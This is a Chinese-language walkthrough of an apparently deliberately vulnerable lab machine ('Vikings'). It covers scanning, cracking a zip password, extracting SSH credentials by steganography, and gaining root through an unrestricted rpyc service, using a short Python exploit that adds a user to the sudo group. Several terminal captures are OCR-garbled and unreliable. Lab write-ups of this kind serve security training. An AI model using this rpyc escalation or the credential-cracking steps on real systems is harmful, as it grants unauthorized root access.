信息收集

主机发现

端口扫描

服务识别

```
STATE SERVICE VERSION
22/tcp open ssh
                  OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
 ssh-hostkev:
    2048 59:d4:c0:fd:62:45:97:83:15:c0:15:b2:ac:25:60:99 (RSA)
   256 7e:37:f0:11:63:80:15:a3:d3:9d:43:c6:09:be:fb:da (ECDSA)
   256 52:e9:4f:71:bc:14:dc:00:34:f2:a7:b3:58:b5:0d:ce (ED25519)
80/tcp open http Apache httpd 2.4.29
 http-methods:
   Supported Methods: GET POST OPTIONS HEAD
 _http-title: Index of /
 http-ls: Volume /
SIZE TIME
                          FILENAME
        2020-10-29 21:07 site/
 _http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

web.目录遍历

dirsearh

一级目录:

```
[12:11:06] 403 - 279B - /.ht_wsr.txt
[12:11:06] 403 - 279B - /.htaccess.bak1
[12:11:06] 403 - 279B - /.htaccess.orig
[12:11:06] 403 - 279B - /.htaccess.orig
[12:11:06] 403 - 279B - /.htaccess.save
[12:11:06] 403 - 279B - /.htaccess_extra
[12:11:06] 403 - 279B - /.htaccess_orig
[12:11:06] 403 - 279B - /.htaccess_orig
[12:11:06] 403 - 279B - /.htaccess.sample
[12:11:06] 403 - 279B - /.htaccess.sample
[12:11:06] 403 - 279B - /.htaccessOLD
[12:11:06] 403 - 279B - /.htaccessOLD
[12:11:06] 403 - 279B - /.htm
[12:11:06] 403 - 279B - /.htm
[12:11:06] 403 - 279B - /.html
[12:11:06] 403 - 279B - /.htpasswd_test
[12:11:44] 403 - 279B - /.server-status/
[12:11:45] 301 - 315B - /site → http://192.168.56.115/site/
[12:11:45] 200 - 4KB - /site/
```

二级目录

```
[12:11:57] Starting:
[12:11:57] 301 - 318B - /site/js → http://192.168.56.115/site/js/
[12:12:00] 403 - 279B - /site/.ht_wsr.txt
[12:12:00] 403 - 279B - /site/.htaccess.save
[12:12:00] 403 - 279B - /site/.htaccess.sample
[12:12:00] 403 - 279B - /site/.htaccess.cample
[12:12:00] 403 - 279B - /site/.htaccess_extra
[12:12:00] 403 - 279B - /site/.htaccess_orig
[12:12:00] 403 - 279B - /site/.htaccess_orig
[12:12:00] 403 - 279B - /site/.htaccess_orig
[12:12:00] 403 - 279B - /site/.htaccess_ot
[12:12:00] 403 - 279B - /site/.htaccessOLD
[12:12:00] 403 - 279B - /site/.html
[12:12:00] 403 - 279B - /site/.html
[12:12:00] 403 - 279B - /site/.htpasswd_test
[12:12:00] 403 - 279B - /site/.htm
[12:12:00] 403 - 279B - /site/.htm
[12:12:00] 403 - 279B - /site/.htm
[12:12:00] 403 - 279B - /site/.htmccess.bak1
[12:12:00] 403 - 279B - /site/.htccess.bak1
[12:12:20] 403 - 279B - /site/.htccess.bak1
[12:12:20]
```

gobuster


一级目录

二级目录

web.页面查看


200页面

site



site/war.txt


没有收获->遗漏了flag,这就是个目录



/war-is-over

site/images


没有收获



/site/war-is-over

解码


一个base64编码的页面



到cyberchef解密,发现文件头是PK开头,说明是个packge




文件类型识别



文件还原


讲base64解密后的内容保存成zip文件,并解压;但是发现要密码



密码破解

```
zip2john viking.zip > hash\
cp /usr/share/wordlists/rockyou.txt.gz .
gunzip rockyou.txt.gz
john hash --wordlist=./rockyou.txt
```

发现一张图片



隐写术

```
steghide info king
binwalk -B king
binwalk -e king
cd _king.extracted
cat user
```

```
—(200 % Mati)-[~/VIKINg]
—# steghide info <u>king</u>
king":
 ·King:
format: jpeg
capacity: 76.2 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
  —(root⊕ kali)-[~/viking]
—# binwalk -B <u>king</u>
                                                      DESCRIPTION
                                                     7PEG image data, EXIF standard 有个zip文件.压缩包里面的内容是user
TIFF image data, big-endian, offset of first image directory: 8
Zip archive data, at least v2.0 to extract, compressed size: 53, uncompressed size: 92, name: user
End of Zip archive, footer length: 22
                  ∘ 0×0
0×C
1429567 0×15D03F
1429740 0×15D0EC
  —(root@kali)-[~/viking]
→# binwalk -e <u>king</u> ←——
DECIMAL
                                                      DESCRIPTION
                        0×0
0×C
0×15D03F
0×15D0EC
                                                      JPEG image data, EXIF standard
TIFF image data, big-endian, offset of first image directory: 8
Zip archive data, at last v2.0 to extract, compressed size: 53, uncompressed size: 92, name: user
End of Zip archive, forter length: 22
12
1429567
1429740
  —(root@ kali)-[~/viking]
—(root@ kali)-[~/viking]
–# cd <u>king.extracted</u>
```

获得flag

```
_____(root to kali)-[~/viking/_king.extracted]

# ls -l

total 8
-rw-r--r-- 1 root root 195 Dec 27 14:53 15D03F.zip
-rw-r--r-- 1 root root 92 Sep 3 15:46 user

_______(root to kali)-[~/viking/_king.extracted]
# file user
user: ASCII text

________(root to kali)-[~/viking/_king.extracted]
# cat user
//FamousBoatbuilder_floki@vikings
//f@m@usboatbuilde7
```

如果想暴力破解zip文件,那么可以这样做,但本例结果失败

403页面

尝试绕过,均408

web.源码审计

2.漏洞发现

3.漏洞利用

getshell

密码泄露

登录成功

```
.
               li)-[~/viking/_king.extracted]
    cat <u>user</u>
//FamousBoatbuilder_floki@vikings
//f@m0usboatbuilde7
             kali)-[~/viking/_king.extracted]
         •
ssh floki@192.168.56.115
The authenticity of host '192.168.56.115 (192.168.56.115)' can't be established.
ED25519 key fingerprint is SHA256:volom5GRMcetvgfJsyVTXVnNY0FUA6W1k/5fsdHs9T4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.56.115' (ED25519) to the list of known hosts. floki@192.168.56.115's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)
* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
  System information as of Mon Dec 27 12:04:00 UTC 2021
  System load: 0.0 Processes: Usage of /: 53.7% of 8.79GB Users logged in:
                                                                       Ø
  Memory usage: 19%
                                         IP address for enp0s3: 192.168.56.115
  Swap usage: 0%
O updates can be applied immediately.
You have mail.
Last login: Sat Sep 4 04:38:04 2021 from 10.42.0.1
floki@vikings:~$
```

提权

需要做一个编程题,并且需要提升到权限ragnar

```
flokiavikings:-$ cat /etc/passwd | grep bash
protiz:980:1001:f/opt:/bln/
flokiavikings:-$ cat /etc/passwd | grep sh
root:z:080:1001:flokii/home/flokii/bin/bash
flokiavikings:-$ cat /etc/passwd | grep sh
root:z:080:1001:flokii/home/flokii/bin/bash
flokiavikings:-$ cat /etc/passwd | grep sh
root:z:080:1001:flokii/home/flokii/bin/bash
flokiavikings:-$ lest
lest cannot access 's-1' no such file or directory
flokiavikings:-$ lest
lest cannot access 's-1' sh such file or directory
flokiavikings:-$ lest
lotal 8
-rw-r--- 1 floki floki 52 Oct 11 2020 boat
-rw-r--- 1 floki floki 516 Oct 11 2020 boat
-rw-r--- 1 floki floki 516 Oct 11 2020 readme.txt
flokiavikings:-$ cat readme.txt

Floki-Creation

flogilia-flokiavikings:-$ cat readme.txt

Floki-creation

flogilia-flokiavikings:-$ cat readme.txt

Flokiavikings:-$ cat readme.txt

Floki-creation

flogilia-flokiavikings:-$ cat readme.txt

Floki-creation

flogilia-flokiavikings:-$ cat readme.txt

Floki-creation


flogilia-flokiavikings:-$ cat readme.tx for find Ragnar
flokiavikings:-$ cat boat

Floki-creation

flokiavikings:-$ cat boat

Floki-creatio
```

解密



提权成功,进入rangar账户,但是发现有有个自启动程序无法执行成功,查看后发现

cat .profile

```
ragnar@vikings:~$ cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.
# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022
sudo python3 /usr/local/bin/rpyc_classic.py
 # if running bash
if [ -n "$BASH_VERSION" ]; then
# include .bashrc if it exists
if [ -f "$HOME/.bashrc" ]; then
            . "$HOME/.bashrc"
fi
# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
PATH="$HOME/bin:$PATH"
# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ]; then
    PATH="$HOME/.local/bin:$PATH"
 ragnar@vikings:~$
```

```
ragnar@vikings:~$ ls -l /usr/local/bin/rpyc_classic.py
-rwxr-xr-x 1 root root 6194 Sep 3 12:49 /usr/local/bin/rpyc_classic.py
```

文件的属主是root,不过没有编辑权限

发现rpyc,去官网查看;

https://rpyc.readthedocs.io/en/latest/tutorial/tut1.html

大概就是一个C/S模型,客户端定义函数和方法,服务端执行后将结果返回给客户端(类似ipc)rpyc的默认端口是18812

RPC提权

我们通过rpc执行自己的payload(把普通用户加入root组),使得我们获得root的权限

```
vim exp.py
```

编写payload

```
import rpyc
#定义payload
def payload():
    import os
    os.system("sudo usermod -a -G sudo ragnar")
#连接rpc的服务端
conn=rpyc.classic.connect("localhost")
#server需要执行的函数
fn=conn.teleport(payload)
fn()
```

执行payload

```
python3 exp.py
```

再次用ragnar账号登录

```
$ /bin/bash -i
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
ragnar@vikings:~$ sudo - root
[sudo] password for ragnar:
sudo: -: command not found
ragnar@vikings:~$ sudo - root
sudo: -: command not found ragnar@vikings:~$ sudo - root
sudo: -: command not found
ragnar@vikings:~$ sudo - s
sudo: -: command not found
ragnar@vikings:~$ sudo -s
# /bin/bash -o
               off
allexport
braceexpand on
emacs
errexit
                 off
errtrace
                 off
functrace
hashall
histexpand
                 off
history
ignoreeof
interactive-comments
keyword off
monitor
noclobber
                 off
noexec
noglob
                 off
nolog
notify
                off
nounset
                 off
                 off
onecmd
physical
pipefail
                 off
                 off
posix
privileged
                 off
                 off
verbose
                 off
xtrace
root@vikings:~#
root@vikings:~#
root@vikings:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vikings:~#
```

4.权限维持

• 低(中)

目标:

取得 root 权限 + 2 Flag

涉及攻击方法:

- 主机发现
- 端口扫描
- 十 :: WEB 信息 收集
 - 编码转化/文件还原
 - 离线密码破解
 - 隐写术
 - 二进制文件提取
 - 素数查找/科拉茨猜想
- RPC漏洞提权

收获:

解码工具

cyberche

解码base64:from base64

文件识别:detect file type

通过文件头识别文件

文件的开头几位表示文件的类型,PK头是包裹类型

文件还原

通过cyberche确定文件之后,用记事本将文件内容拷贝进去再修改为对应的格式即可

密码破解工具

zip2john+john

隐写术工具

steghide:图片隐写工具

binwalk:一个文件的分析工具,旨在协助研究人员对文件进行分析,提取及逆向工程

linux开机启动的配置文件

用户空间:

- .bashrc
- .profile
- .bash_profile

全局空间

/etc/profile

RPC提权

rpc的概念:本地定义方法让服务端执行

提权方法:目标的rpc接口如果没有限制,那么让server执行系统命令即可

用户的组id提升为root

sudo usermod -a -G sudo \$username